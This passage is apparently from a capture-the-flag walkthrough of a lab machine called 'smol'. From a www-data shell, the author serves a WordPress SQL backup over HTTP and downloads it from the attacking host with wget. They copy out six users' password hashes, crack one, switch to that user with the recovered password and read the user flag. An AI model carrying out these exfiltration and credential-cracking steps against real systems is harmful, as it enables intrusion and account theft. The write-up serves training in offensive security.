
```
www-data@smol:/var/www/wordpress/wp-admin$ ps aux | grep mysql
ps aux | grep mysql
mysql        716  0.9 10.6 1798520 423108 ?      Ssl  10:14   0:47 /usr/sbin/mysqld
www-data    1310  0.0  0.0   3304   656 ?        S    11:34   0:00 grep mysql
www-data@smol:/var/www/wordpress/wp-admin$
```

Nothing too interesting, so we keep exploring the server.




```
www-data@smol:/var/www$ cd /var
cd /var
www-data@smol:/var$ ls
ls
backups
cache
crash
lib
local
lock
log
mail
opt
run
spool
tmp
www
www-data@smol:/var$ ls -la
ls -la
total 52
drwxr-xr-x 13 root root   4096 Mar 29  2024 .
drwxr-xr-x 18 root root   4096 Mar 29  2024 ..
drwxr-xr-x  2 root root   4096 May  2  2024 backups
drwxr-xr-x 15 root root   4096 Mar 29  2024 cache
drwxrwxrwt  2 root root   4096 Feb 23  2022 crash
drwxr-xr-x 49 root root   4096 May  2  2024 lib
drwxrwsr-x  2 root staff  4096 Apr 15  2020 local
lrwxrwxrwx  1 root root      9 Feb 23  2022 lock -> /run/lock
drwxrwxr-x  9 root syslog 4096 Jun 26 10:14 log
drwxrwsr-x  2 root mail   4096 Feb 23  2022 mail
drwxr-xr-x  2 root root   4096 Feb 23  2022 opt
lrwxrwxrwx  1 root root      4 Feb 23  2022 run -> /run
drwxr-xr-x  4 root root   4096 Feb 23  2022 spool
drwxrwxrwt  2 root root   4096 Jun 26 10:14 tmp
drwxr-xr-x  4 root root   4096 Aug 16  2023 www
www-data@smol:/var$
```

Eventually, we find an interesting file:




```
apt.extended_states.5.gz
apt.extended_states.6.gz
www-data@smol:/var/backups$ cd /var
cd /var
www-data@smol:/var$ cd /opt
cd /opt
www-data@smol:/opt$ ls
ls
wp_backup.sql
www-data@smol:/opt$ python3 -m http.server 112
python3 -m http.server 112
Traceback (most recent call last):
  File "/usr/lib/python3.8/runpy.py", line 194, in _run_module_as_main
    return _run_code(code, main_globals, None,
  File "/usr/lib/python3.8/runpy.py", line 87, in _run_code
    exec(code, run_globals)
  File "/usr/lib/python3.8/http/server.py", line 1294, in <module>
    test(
  File "/usr/lib/python3.8/http/server.py", line 1249, in test
    with ServerClass(addr, HandlerClass) as httpd:
  File "/usr/lib/python3.8/socketserver.py", line 452, in __init__
    self.server_bind()
  File "/usr/lib/python3.8/http/server.py", line 1292, in server_bind
    return super().server_bind()
  File "/usr/lib/python3.8/http/server.py", line 138, in server_bind
    socketserver.TCPServer.server_bind(self)
  File "/usr/lib/python3.8/socketserver.py", line 466, in server_bind
    self.socket.bind(self.server_address)
PermissionError: [Errno 13] Permission denied
www-data@smol:/opt$ get wp_backup.sql
get wp_backup.sql

Command 'get' not found, but there are 18 similar ones.

www-data@smol:/opt$ 
```

To download it, I hosted a local server – seems like the best option for accessing that directory.




```
    self.server_bind()
  File "/usr/lib/python3.8/http/server.py", line 1292, in server_bind
    return super().server_bind()
  File "/usr/lib/python3.8/http/server.py", line 138, in server_bind
    socketserver.TCPServer.server_bind(self)
  File "/usr/lib/python3.8/socketserver.py", line 466, in server_bind
    self.socket.bind(self.server_address)
PermissionError: [Errno 13] Permission denied
www-data@smol:/opt$ get wp_backup.sql
get wp_backup.sql

Command 'get' not found, but there are 18 similar ones.

www-data@smol:/opt$ python3 -c "import pty; pty.spawn('/bin/bash')"
python3 -c "import pty; pty.spawn('/bin/bash')"
www-data@smol:/opt$ python3
python3
Python 3.8.10 (default, May 26 2023, 14:05:08)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> exit()
exit()
www-data@smol:/opt$ python3 -m http.server 9000
python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
10.21.136.129 [redacted] "GET /wp_backup.sql HTTP/1.1" 200 -
```

Server is running, and in a second terminal we download the file:




```
┌─[root@parrot]─[/home/user]
└──╼ #wget http://10.10.161.180:9000/wp_backup.sql
[redacted] http://10.10.161.180:9000/wp_backup.sql
Connecting to 10.10.161.180:9000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 291970 (285K) [application/x-sql]
Saving to: ‘wp_backup.sql’

wp_backup.sql       100%[===================>] 285.13K  1.08MB/s    in 0.3s

[redacted] (1.08 MB/s) - ‘wp_backup.sql’ saved [291970/291970]
```

Now we can extract the backup.



```
-- Dumping data for table `wp_users`
--

LOCK TABLES `wp_users` WRITE;
/*!40000 ALTER TABLE `wp_users` DISABLE KEYS */;
INSERT INTO `wp_users` VALUES (1,'admin','$P$Bvi8BHb84pjY/Kw0RWsOXUXsQ1aACL1','admin','admin@smo
/*!40000 ALTER TABLE `wp_users` ENABLE KEYS */;
UNLOCK TABLES;

--
-- Table structure for table `wp_wysija_campaign`
--

DROP TABLE IF EXISTS `wp_wysija_campaign`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
```

It contains hashed passwords, which I copied to a text file for convenience.



*plaintext (another copy).txt (~/Desktop) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
*plaintext (another copy).txt

```

1,'admin',$P$Bvi8BHb84pjY/Kw0RWsOXUXsQ1aACL1
2,'wpuser',$P$BfZjtJpXL9gBwzNjLMTnTvBVh2Z1/E.
3,'think',$P$B0jO/cdGOCZhlAJfPSqV2gVi2pb7Vd/
4,'gege',$P$BsIY1w5krnhP3WvURMts0/M4FwiG0m1
5,'diego',$P$BWFBcbXdzGrsjnbc54Dr3Erff4JPwv1
6,'xavi',$P$BvcalhsCfVILp2SgttADny40mqJZCN/


```

Time to crack them – I managed to crack the one for “diego”; others took too long and might not be feasible. Let's test what we have.


## 7.Diego

We can now log in as “diego”.




```
www-data@smol:/var/www/wordpress/wp-admin$ su - diego
su - diego
Password: sandiegocalifornia
id
uid=1002(diego) gid=1002(diego) groups=1002(diego),1005(internal)
whoami
diego
```

In the home folder, we find the first flag – user.txt.




```
ls
user.txt
cat user.txt
45edaec653ff9ee06236b7ce72b86963
```

Exploring further, we find a file called wordpress.old.zip.



```
cd /home/xavi
ls -la
total 20
drwxr-x--- 2 xavi internal 4096 Aug 18  2023 .
drwxr-xr-x 6 root root     4096 Aug 16  2023 ..
lrwxrwxrwx 1 root root        9 Aug 18  2023 .bash_history -> /dev/null
-rw-r--r-- 1 xavi xavi      220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 xavi xavi     3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 xavi xavi      807 Feb 25  2020 .profile
lrwxrwxrwx 1 root root        9 Aug 18  2023 .viminfo -> /dev/null
cd /home/gege
ls -la
total 31532
drwxr-x--- 2 gege internal     4096 Aug 18  2023 .
drwxr-xr-x 6 root root         4096 Aug 16  2023 ..
lrwxrwxrwx 1 root root            9 Aug 18  2023 .bash_history -> /dev/null
-rw-r--r-- 1 gege gege          220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 gege gege         3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 gege gege          807 Feb 25  2020 .profile
lrwxrwxrwx 1 root root            9 Aug 18  2023 .viminfo -> /dev/null
-rwxr-x--- 1 root gege     32266546 Aug 16  2023 wordpress.old.zip
```

I tried hosting another server to download it again, but got an error:



# Error response

